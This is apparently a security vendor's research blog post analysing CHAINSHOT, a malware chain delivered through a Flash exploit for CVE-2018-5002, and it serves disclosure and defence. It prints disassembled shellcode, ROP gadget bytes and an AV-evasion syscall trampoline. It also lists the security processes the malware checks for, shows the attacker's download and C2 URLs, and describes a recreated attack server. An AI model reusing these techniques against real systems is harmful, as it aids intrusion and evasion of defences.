Slicing and Dicing CVE-2018-5002 Payloads: New CHAINSHOT Malware

researchcenter.paloaltonetworks.com/2018/09/unit42-slicing-dicing-cve-2018-5002-payloads-new-chainshot-malware/

Dominik Reichel, Esmid Idrizovic September 6, 2018

By Dominik Reichel and Esmid Idrizovic

September 6, 2018 at 1:00 PM

Category: Unit 42

Tags: adobe, CHAINSHOT, CVE-2018-5002, zero-day


This story begins with one of our blog authors, who, following the discovery of a new Adobe Flash 0-day, found several documents using the same exploit that were used in targeted attacks. We were also able to collect network captures including the encrypted malware payload. Armed with these initial weaponized documents, we uncovered additional attacker network infrastructure, were able to crack the 512-bit RSA keys, and decrypt the exploit and malware payloads. We have dubbed the malware 'CHAINSHOT', because it is a targeted attack with several stages and every stage depends on the input of the previous one.

This blog describes the process we took to analyze the malware, how we managed to decrypt the payloads, and then how we found parts of a new attack framework. We also found additional network infrastructure which indicates similar attacks were conducted against a wide range of targets with disparate interests. This attack chain is designed in a way that makes it very difficult to execute a single part on its own, be it the exploit or payload. To make our analysis easier, we reproduced the server-side infrastructure, by doing so we were able to conduct dynamic analysis and get a better understanding how the exploit and payload work together.

This serves as a follow-up of Icebrg's article which describes the initial findings.

Cracking a RSA Key

First, let's recap how the overall attack chain works to understand at which point the RSA key is needed. The malicious Microsoft Excel document contains a tiny Shockwave Flash ActiveX object with the following properties:



Properties

ShockwaveFlash1 ShockwaveFlash


(Name)	ShockwaveFlash1
AlignMode	0
AllowFullScreen	false
AllowFullScreenInteractive	false
AllowNetworking	all
AllowScriptAccess	
AutoLoad	False
BackgroundColor	-1
Base	
BGColor	
BrowserZoom	scale
DeviceFont	False
EmbedMovie	False
Enabled	True
FlashVars	stabUrl=http://rewards.q-miles.com/stab/cd173cf1caa2aa03a52b80d7521cc75e&encKeyUrl=http://rev
FrameNum	-1
Height	69.75
IsDependent	False
left	91.5
Locked	True
Loop	True
Menu	True
Movie	http://rewards.q-miles.com/songs/doc?token=cd173cf1caa2aa03a52b80d7521cc75e
MovieData	
Placement	2
Playing	True
PrintObject	True
Profile	False
ProfileAddress	

Figure 1. Malicious Shockwave Flash ActiveX object properties

The “Movie” property contains a URL to a Flash application which is downloaded in cleartext and then executed. The “FlashVars” property contains a long string with 4 URLs which are passed to the downloaded Flash application. The Flash application is an obfuscated downloader which creates a random 512-bit RSA key pair in memory of the process. While the private key remains only in memory, the public keys’ modulus n is sent to the attacker’s server. On the server side, the modulus is used together with the hardcoded exponent e 0x10001 to encrypt the 128-bit AES key which was used previously to encrypt the exploit and shellcode payload. The encrypted exploit or payload is sent back to the downloader which uses the in-memory private key to decrypt the AES key and the exploit or payload.

As the modulus is sent to the server of the attacker, it’s also in our network capture. Together with the hardcoded exponent we have the public key which we can use to get the private key. Keep in mind that this was only possible because the attacker chose a key length of 512-bit which is known to be insecure. In order to do so, we have to factorize the modulus n into its two prime numbers p and q. Luckily this problem has already been solved previously, by an awesome public project ‘Factoring as a Service‘. The project uses Amazon EC2’s high computing power and can factorize large integers in just a matter of hours.

Following this logic, let’s take the following modulus of the public key sent to the attacker’s server to get the shellcode payload.



```
129 45.693801   192.168.180.176   94.156.144.69     HTTP    614 GET /stab/cd173cf1caa2aa03a52b80d7521cc75e/2-0-1.png?x=0.6851105974055827 HTTP/1.1
131 45.694650   192.168.180.176   94.156.144.69     HTTP    814 POST /download/cd173cf1caa2aa03a52b80d7521cc75e/ HTTP/1.1  (application/x-www-form-urlencoded)
133 46.550503   94.156.144.69     192.168.180.176   HTTP    296 HTTP/1.1 200 OK  (text/plain) (text/plain)
412 49.821723   94.156.144.69     192.168.180.176   HTTP   1033 HTTP/1.1 200 OK  (text/plain)

Frame 131: 814 bytes on wire (6512 bits), 814 bytes captured (6512 bits)
Ethernet II, Src: Pegatron_97:9b:01 (20:25:64:97:9b:01), Dst: MS-NLB-PhysServer-32_0a:26:55:47:c3 (02:2a:26:55:47:c3)
Internet Protocol Version 4, Src: 192.168.180.176, Dst: 94.156.144.69
Transmission Control Protocol, Src Port: 49159, Dst Port: 80, Seq: 746, Ack: 32226, Len: 760
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "327df305d5bcc659e5497e482bd0b507c44808deee8525f24b2712dc4a29f5c44e1e08c889a64521bbc67136ced11ace55b9bc2c1c7c96630aa515896b2f7341fd" = ""
    Key: 327df305d5bcc659e5497e482bd0b507c44808deee8525f24b2712dc4a29f5c44e1e08c889a64521bbc67136ced11ace55b9bc2c1c7c96630aa515896b2f7341fd
    Value:
```

Figure 2. HTTP POST request for the encrypted shellcode payload with the modulus n in hexadecimal

After removing the first 2 bytes which are used in this case to retrieve the 32-bit version of the shellcode payload, we have the following modulus in hexadecimal:

```
0x7df305d5bcc659e5497e482bd0b507c44808deee8525f24b2712dc4a29f5c44e1e08c889a64521bbc67136ced11ace55b9bc2c1c7c96630aa5
```

After we have factorized the integer, we get the following two prime numbers in decimal:

P

```
58243340170108004196473690380684093596548916771782361843168584750033311384553
```

Q

```
113257592704268871468251608331599268987586668983037892662393533567233998824693
```

With the help of p and q we can calculate the private key. We used a small public tool to create it in Privacy Enhanced Mail (PEM) format:

```
-----BEGIN RSA PRIVATE KEY-----
MIIBOgIBAAJAffMF1bzGWeVJfkgr0LUHxEgI3u6FJfJLJxLcSin1xE4eCMiJpkUh
u8ZxNs7RGs5VubwsHHyWYwqlFYlrL3NB/QIDAQABAkBog3SxE1AJItIkn2D0dHR4
dUofLBCDF5czWlxAkqcleG6im1BptrNWdJyC5102H/bMA9rhgQEDHx42hfyQiyTh
AiEA+mWGmrUOSLL3TXGrPCJcrTsR3m5XHzPrh9vPinSNpPUCIQCAxI/z9Jf10ufN
PLE2JeDnGRULDPn9oCAqwsU0DWxD6QIhAPdiyRseWI9w6a5E6IXP+TpZSu00nLTC
Sih+/kxvnOXlAiBZMc7VGVQ5f0H5tFS8QTisW39sDC0ONeCSPiADkliwIQIhAMDu
3Dkj2yt7zz04/H7KUV9WH+rdrhUmoGhA5UL2PzfP
-----END RSA PRIVATE KEY-----
```

With the help of the private key we could now decrypt the 128-bit AES key. We used OpenSSL to do this:

```
openssl rsautl -decrypt -in enc_aes.bin -out dec_aes.bin -inkey private_key.pem
```

The encrypted AES key is extracted from the encrypted binary blob as described by Icebrg. It's at offset 0x4 and has the length of 0x40 bytes. Encrypted AES key:

```
0x5BC64C5DC7EC96750CCB466935ED2183FE90212CB1BF6305F0B79B4B9D9261A4AC8A3E06F3E07D4037A40F4E221BB12E05B4DE
```

Decrypted AES key:

```
0xE4DF3353FD6D213E7400EEDA8B164FC0
```

Now that we have the decrypted AES key, we can decrypt the actual payload. The Flash downloader uses a custom initialization vector (IV) for the AES algorithm which can be found at offset 0x44 in the encrypted blob and is 16 bytes long:

```
0xCC6FC77B877584121AEBCBFD4C23B67C
```

For the final decryption we used OpenSSL again:

```
openssl enc -nosalt -aes-128-cbc -d -in payload.bin -out decrypted_payload -K E4DF3353FD6D213E7400EEDA8B164FC0 -iv CC6FC77B877584121AEBCBFD4C23B67C
```

The decrypted shellcode payload is additionally compressed with zlib which can be seen by looking at the first 2 magic bytes 0x789C. We decompressed it with Offzip. Finally, we have the decrypted shellcode payload. The same procedure can be used to decrypt the Flash exploit which isn't additionally zlib compressed.

Server-side Reproduction

After we had the decrypted Flash exploit and shellcode payloads, we started to do a static analysis which turned out to be a quite tedious task. This is due to the obfuscation in the exploit and the complexity of shellcode payload which contains its own two PE payloads. Next, we attempted to do a dynamic analysis which quickly turned out to be impossible, because every stage relies on data passed from the previous. The shellcode payload does not execute properly without the data passed to it from the exploit. The exploit does not execute on its own without the variables passed from the downloader and so on.

Due to the difficulties of analyzing the code statically, we decided to reproduce a simplified version of the server-side PHP scripts in order to make a full dynamic analysis possible. As we had the decrypted exploit, shellcode payload and the PCAP, we had all the information required to do so. Specifically, we created the following setup:


- Local Apache server with XAMPP, with the domain used in the attack configured to resolve to localhost
- A directory structure which mirrored that on the attackers' servers (as specified in the PCAPs)
- Setting of custom HTTP headers as per the PCAPs' responses.

All of the requested files are sent back gzip encoded, otherwise the attack chain doesn't work. We have uploaded the PHP scripts to our GitHub account, so you can also play with the different stages and see how it works.

Additional Details of the Flash Exploit

While the exploit has been already described, we want to give some additional details surrounding it that we found during our analysis. In particular, we were interested in the part which transfers execution to the shellcode payload. While most parts of the decompiled ActionScript exploit code are obfuscated, luckily some method names were left in cleartext.

Because the decrypted shellcode payload doesn't run on its own when transformed into an executable, we have to figure out how execution works and if one or more parameters are passed. Therefore, the most interesting method for us is "executeShellcodeWithCfg32" which indicates we can find the passed data in it. It creates a small shellcode template and fills some placeholder values at runtime. The disassembled template looks as follows:




```
sub_0           proc near
                sub     esp, 800h
                pusha
                push    ebp
                mov     ebp, esp
                xor     esi, esi
                push    1000h
                mov     edi, 11111111h
                push    edi
                mov     eax, [ebp-8]
                mov     [ebp-0Ch], eax

loc_1D:
                mov     edx, 22222222h
                lea     eax, [ebp-4]
                push    eax
                push    40h ; '@'
                lea     eax, [ebp-4]
                push    eax
                lea     eax, [ebp-8]
                push    eax
                push    0FFFFFFFFh
                mov     eax, 33333333h
                call    edx
                cmp     eax, 0
                jnz     short loc_53
                add     dword ptr [ebp-8], 1000h
                add     esi, 1000h
                cmp     esi, 44444444h
                jb      short loc_1D

loc_53:
                mov     ebx, 55555555h
                mov     [ebx], eax
                call    edi
                mov     esp, ebp
                pop     ebp
                popa
                add     esp, 800h
                mov     esp, 7149727h
                push    7149721h
                retn
sub_0           endp
```

Figure 3. Shellcode template with placeholders (red) in the Flash exploit to pass execution to the shellcode payload


While the final prepared shellcode looks as follows:



```
09E41000  .   81 EC 00 08 00 00      sub esp,800
09E41006  .   60                     pushal
09E41007  .   55                     push ebp
09E41008  .   89 E5                  mov ebp,esp
09E4100A  .   31 F6                  xor esi,esi
09E4100C  .   68 00 10 00 00         push 1000
09E41011  .   BF 00 30 54 0A         mov edi,A543000
09E41016  .   57                     push edi
09E41017  .   8B 45 F8               mov eax,dword ptr ss:[ebp-8]
09E4101A  .   89 45 F4               mov dword ptr ss:[ebp-C],eax
09E4101D  >   BA 39 12 1A 77         mov edx,ntdll.771A1239
09E41022  .   8D 45 FC               lea eax,dword ptr ss:[ebp-4]
09E41025  .   50                     push eax
09E41026  .   6A 40                  push 40
09E41028  .   8D 45 FC               lea eax,dword ptr ss:[ebp-4]
09E4102B  .   50                     push eax
09E4102C  .   8D 45 F8               lea eax,dword ptr ss:[ebp-8]
09E4102F  .   50                     push eax
09E41030  .   6A FF                  push FFFFFFFF
09E41032  .   B8 4D 00 00 00         mov eax,4D
09E41037  .   FF D2                  call edx
09E41039  .   83 F8 00               cmp eax,0
09E4103C  .v  75 15                  jne 9E41053
09E4103E  .   81 45 F8 00 10 00 00   add dword ptr ss:[ebp-8],1000
09E41045  .   81 C6 00 10 00 00      add esi,1000
09E4104B  .   81 FE 14 00 06 00      cmp esi,60014
09E41051  .^  72 CA                  jb 9E4101D
09E41053  >   BB 0C 20 DD 09         mov ebx,9DD200C
09E41058      89 03                  mov dword ptr ds:[ebx],eax
09E4105A      FF D7                  call edi
09E4105C      89 EC                  mov esp,ebp
09E4105E      5D                     pop ebp
09E4105F      61                     popal
09E41060      81 C4 00 08 00 00      add esp,800
09E41066      BC 40 6F 17 00         mov esp,176F40
09E4106B      68 1B 50 23 0A         push A23501B
09E41070      C3                     ret
```

Figure 4. Runtime version of the shellcode template with filled placeholders


Let’s take a look at what values are set to the placeholders (0x11111111, 0x22222222, …). The address 0xA543000 in Figure 4 is the entrypoint of the decrypted shellcode payload which has a small NOP sled in front of the actual code:



```
0A543000    90                   nop
0A543001    90                   nop
0A543002    90                   nop
0A543003    90                   nop
0A543004    90                   nop
0A543005    90                   nop
0A543006    90                   nop
0A543007    90                   nop
0A543008    E9 2C 00 00 00       jmp A543039
0A54300D    89 50 4E             mov dword ptr ds:[eax+4E],edx
0A543010    47                   inc edi
0A543011    01 00                add dword ptr ds:[eax],eax
0A543013    00 00                add byte ptr ds:[eax],al
0A543015    00 00                add byte ptr ds:[eax],al
0A543017    00 00                add byte ptr ds:[eax],al
0A543019    00 00                add byte ptr ds:[eax],al
0A54301B    00 00                add byte ptr ds:[eax],al
0A54301D    00 00                add byte ptr ds:[eax],al
0A54301F    00 00                add byte ptr ds:[eax],al
0A543021    00 00                add byte ptr ds:[eax],al
0A543023    00 10                add byte ptr ds:[eax],dl
0A543025    00 00                add byte ptr ds:[eax],al
0A543027    00 00                add byte ptr ds:[eax],al
0A543029    20 00                and byte ptr ds:[eax],al
0A54302B    89 0A                mov dword ptr ds:[edx],ecx
0A54302D    00 00                add byte ptr ds:[eax],al
0A54302F    00 00                add byte ptr ds:[eax],al
0A543031    00 00                add byte ptr ds:[eax],al
0A543033    00 00                add byte ptr ds:[eax],al
0A543035    00 00                add byte ptr ds:[eax],al
0A543037    00 00                add byte ptr ds:[eax],al
0A543039    55                   push ebp
0A54303A    8B EC                mov ebp,esp
0A54303C    83 EC 30             sub esp,30
0A54303F    83 65 FC 00          and dword ptr ss:[ebp-4],0
0A543043    83 65 F8 00          and dword ptr ss:[ebp-8],0
0A543047    E8 00 00 00 00       call A54304C
0A54304C    59                   pop ecx
0A54304D    83 E9 44             sub ecx,44
0A543050    89 4D F8             mov dword ptr ss:[ebp-8],ecx
0A543053    81 7D 08 FD 87 00 00 cmp dword ptr ss:[ebp+8],87FD
0A54305A    74 16                je A543072
```

Figure 5. Entrypoint of the shellcode template in memory

The address 0x771A1239 in Figure 4 is in the middle of the function NtPrivilegedServiceAuditAlarm in ntdll.dll:



```
771A1234    B8 09 01 00 00       mov eax,109                     ZwPrivilegedServiceAuditAlarm
771A1239    33 C9                xor ecx,ecx
771A123B    8D 54 24 04          lea edx,dword ptr ss:[esp+4]    edx:DbgUiRemoteBreakin
771A123F    64 FF 15 C0 00 00 00 call dword ptr fs:[C0]
771A1246    83 C4 04             add esp,4
771A1249    C2 14 00             ret 14
```

Figure 6. Windows API function NtPrivilegedServiceAuditAlarm

However, we can also see in Figure 4 that before calling the API function via “call edx”, the value 0x4D is moved into eax which is the ID of the API function NtProtectVirtualMemory. By doing so, the function NtProtectVirtualMemory is executed without calling it directly. This trick is likely used to bypass AVs/sandboxes/anti-exploit software which hook NtProtectVirtualMemory and the attacker probably chose NtPrivilegedServiceAuditAlarm as a trampoline as it’s unlikely to be ever be monitored.

The data at this address 0x9DD200C in Figure 4 looks like a structure into which the last NTSTATUS return value of NtProtectVirtualMemory is copied. The address of this structure seems to be passed to the shellcode payload in ebx, however we haven’t figured out what’s its purpose is. Finally, shellcode payload is executed via “call edi”

To sum up, the memory access rights of the shellcode payload are changed in 0x1000 byte blocks to RWE via NtProtectVirtualMemory. The last NTSTATUS code is saved into memory pointed to by ebx and the shellcode payload is executed.

Another interesting aspect of the exploit code is that it sends status messages when something goes wrong at every stage of the exploitation. These status messages are very similar to those send by the initial Flash downloader and are sent to the attacker’s server via fake PNG files (see Icebrg). They also contain the “/stab/” directory in the URL and the actual message is also sent encoded via custom digit combinations. However, the status message of the exploitation code contains additional information in the form of abbreviations of the appropriate stage. By looking at those messages, we can get a better understanding how the exploit works. The following messages are possible:

Status message code	Description
2-0-9-vp	Short for VirtualProtect

2-0-9-g3	Short for something like gadget3 (ROP gadget) cause a byte array is created 0x5A5941584159C3 which disassembles to: pop edx pop ecx inc ecx pop eax inc ecx pop ecx retn
2-0-9-RtlAllocateHeap	Self-explaining
2-0-9-DeleteDC	Self-explaining
2-0-9-GetDC	Self-explaining
2-0-9-sprintf	Self-explaining
2-0-9-VP	Short for VirtualProtect
2-0-9-RU	Short for RtlUnwind
2-0-9-NVP	Short for NtProtectVirtualMemory
2-0-9-NPSAA	Short for NtPrivilegedServiceAuditAlarm
2-0-9-G	Probably short for Gadget
2-0-9-SRP	Short for something like StackReturnProcedure because two-byte arrays 0x81C4D8000000C3 and 0x81C4D0000000C3 are created which disassemble to: add esp, 0D8h retn - and - add esp, 0D0h retn
2-0-9-PAX	Short for something like PopEAX as a byte array 0x58C3 is created before which disassembles to: pop eax retn

Table 1. Status messages used in the Flash exploit code

The Shellcode Payload

After the exploit successfully gains RWE permissions, execution is passed to the shellcode payload. The shellcode loads an embedded DLL internally named FirstStageDropper.dll, which we call CHAINSHOT, into memory and runs it by calling its export function “__xjwz97”. The DLL contains two resources, the first is x64 DLL internally named SecondStageDropper.dll and the second is a x64 kernelmode shellcode.

FirstStageDropper.dll is responsible for injecting SecondStageDropper.dll into another process to execute it. While the shellcode payload only contains code to search for and bypass EMET, FirstStageDropper.dll also contains code for Kaspersky and Bitdefender. In case of EMET, it searches the loaded modules for emet.dll and emet64.dll, for Kaspersky it searches for klsihk.dll, and for Bitdefender it searches for avcuf32.dll and avcuf64.dll. It also collects and sends encrypted user system and process information data together with a unique hardcoded ID to the attacker's server. The data is sent to URLs that contain “/home/” and “/log/” directories and for encryption it uses the Rijndael algorithm. As the attacker server did not respond at the time of our analysis, we guess a command is sent back to execute the SecondStageDropper.dll.

While the samples we obtained inject SecondStageDropper.dll in usermode via thread injection, the x64 shellcode seems to have an option to inject it from kernelmode. However, we haven’t figured out what the exact purpose of it is, since it’s never executed; it also searches for an additional resource which wasn’t present in the samples we analyzed.

The kernelmode shellcode contains parts of Blackbone, an open source library for Windows memory hacking. The following functions are taken from its code:

- FindOrMapModule
- BBQueueUserApc
- BBCallRoutine
- BBExecuteInNewThread

It also contains code from TitanHide, using identical code to lookup SSDT in Win7 and Win10 as described by the author.

SecondStageDropper.dll acts as a downloader for the final payload. It collects various information from the victim system, encrypts it, and sends it to the attacker’s server. It also scans for the following processes and skips execution if found:

Process name	**Security Solution**
adawareservice.exe adawareservicetray.exe	Adaware
mbam.exe	Malwarebytes
bdagent.exe bdwtxag.exe seccecenter.exe (contains a typo, should be seccenter.exe) vsserv.exe updatesrv.exe odscanui.exe odsw.exe	Bitdefender
efainst.exe elaminst.exe instca.exe mcui32.exe navw32.exe ncolow.exe nsbu.exe srtsp_ca.exe symdgnhc.exe symerr.exe tuih.exe wfpunins.exe wscstub.exe	Symantec / Norton
avp.exe	Kaspersky
HitmanPro.exe	Sophos / HitmanPro
abcde.exe	?

Table 2. Process name lookup list

Unfortunately, at the time of the analysis we were unable to obtain additional files, so we were unable to figure out what the final stage is. However, CHAINSHOT contacts the following domains via HTTPS to get the final payload:


- contact.planturidea[.]net
- dl.nmcyclingexperience[.]com
- tools.conductorstech[.]com

In both samples we analyzed the final domains used were the same. We have obtained two x86 versions of the shellcode payload with its embedded PE files and the kernelmode shellcode. While the shellcode payload, FirstStageDropper.dll and kernel shellcode do not differ, the SecondStageDropper.dll contains a couple of different strings. The following strings are different, possibly indicating they are changed for every victim, with the final payload directory being an MD5 representation of the “project name” or something similar.

	Sample 1	Sample 2
User-agent	Mozilla/5.0 (Windows NT 6.4; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36 Edge/12.0	Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:10.0) Gecko/20100101 Firefox/10.0
Queried final payload directories	/0cd173cf1caa2aa03a52b80d7521cc75e /1cd173cf1caa2aa03a52b80d7521cc75e	/0fa0a5fc0d2e28cc3786e5d6eb273f1fa /1fa0a5fc0d2e28cc3786e5d6eb273f1fa
Unique string used in network communication	148a028d-57c6-4094-b07d-720df09246dd	3784113f-b04e-4c1e-b3be-6b0a22464921

Table 3. String differences in SecondStageDropper.dll

The shellcode payload and PE files partly contain the same code indicating a framework was used to create them. For example, both the shellcode and CHAINSHOT itself make extensive use of the same exception handling with custom error codes. They also both use the same code to scan for and bypass EMET. Furthermore, other parts such as the OS version recognition are identical in all samples and the PE files' compilation timestamps are zeroed out. Another interesting fact is that FirstStageDropper.dll also sends status messages back to the attacker starting with digit "9". For example, the following network capture from our local tests show a successful network communication up to the point where the attacker presumably sends back the command to execute SecondStageDropper.dll:



```
Source      Destination  Protocol Length Info
127.0.0.1   127.0.0.1    HTTP     447 GET /songs/doc?token=cd173cf1caa2aa03a52b80d7521cc75e HTTP/1.1
127.0.0.1   127.0.0.1    HTTP     553 GET /stab/cd173cf1caa2aa03a52b80d7521cc75e/0-0-0.png?x=0.6840584562160075 HTTP/1.1
127.0.0.1   127.0.0.1    HTTP     752 POST /photos/doc/cd173cf1caa2aa03a52b80d7521cc75e HTTP/1.1  (application/x-www-form-urlencoded)
127.0.0.1   127.0.0.1    HTTP     567 GET /stab/cd173cf1caa2aa03a52b80d7521cc75e/2-0-1.png?x=0.7380127245560288 HTTP/1.1
127.0.0.1   127.0.0.1    HTTP     767 POST /download/cd173cf1caa2aa03a52b80d7521cc75e/ HTTP/1.1  (application/x-www-form-urlencoded)
127.0.0.1   127.0.0.1    HTTP     567 GET /stab/cd173cf1caa2aa03a52b80d7521cc75e/2-0-2.png?x=0.4323070691898465 HTTP/1.1
127.0.0.1   127.0.0.1    HTTP     564 GET /stab/cd173cf1caa2aa03a52b80d7521cc75e/0.png?x=0.46998401125892997 HTTP/1.1
127.0.0.1   127.0.0.1    HTTP     730 POST /log/cd173cf1caa2aa03a52b80d7521cc75e HTTP/1.1  (text/plain)
127.0.0.1   127.0.0.1    HTTP     520 POST /home/cd173cf1caa2aa03a52b80d7521cc75e HTTP/1.1  (text/plain)
127.0.0.1   127.0.0.1    HTTP     547 GET /log/cd173cf1caa2aa03a52b80d7521cc75e/ HTTP/1.1
127.0.0.1   127.0.0.1    HTTP     548 GET /home/cd173cf1caa2aa03a52b80d7521cc75e/ HTTP/1.1
127.0.0.1   127.0.0.1    HTTP     568 GET /stab/cd173cf1caa2aa03a52b80d7521cc75e/9-0-1.png?x=0.27581950603052974 HTTP/1.1
127.0.0.1   127.0.0.1    HTTP     778 POST /log/cd173cf1caa2aa03a52b80d7521cc75e HTTP/1.1  (text/plain)
127.0.0.1   127.0.0.1    HTTP     778 POST /log/cd173cf1caa2aa03a52b80d7521cc75e HTTP/1.1  (text/plain)
127.0.0.1   127.0.0.1    HTTP     567 GET /stab/cd173cf1caa2aa03a52b80d7521cc75e/9-0-0.png?x=0.9796761502511799 HTTP/1.1
```

Figure 7. Network capture of a successful attack reproduced locally in a VM

Additional Infrastructure

One of the domains reported by IceBrg had an associated SSL certificate which was documented in their write up. By searching for other IP addresses using the same certificate we were able to find a large number of associated domains that were likely also used in similar attack campaigns. Just like the domain contacted within the Excel documents analyzed, the additional domain names are created in a similar way using similar hosting providers and registrars and used names which are very similar to official websites to avoid suspicion. The list of domains can be found in the IOC section.

Conclusion

We uncovered part of a new toolkit which was used as a downloader alongside Adobe Flash exploit CVE-2018-5002 to target victims in the Middle East. This was possible because the attacker made a mistake in using insecure 512-bit RSA encryption. The malware sends user information encrypted to the attacker server and attempts to download a final stage implant. It was allegedly developed with the help of an unknown framework and makes extensive use of custom error handling. Because the attacker made another mistake in using the same SSL certificate for similar attacks, we were able to uncover additional infrastructure indicating a larger campaign.

Palo Alto Networks customers are protected from this threat in the following ways:

- WildFire detects all malicious Excel documents, the Flash downloader and exploit and all CHAINSHOT samples with malicious verdicts
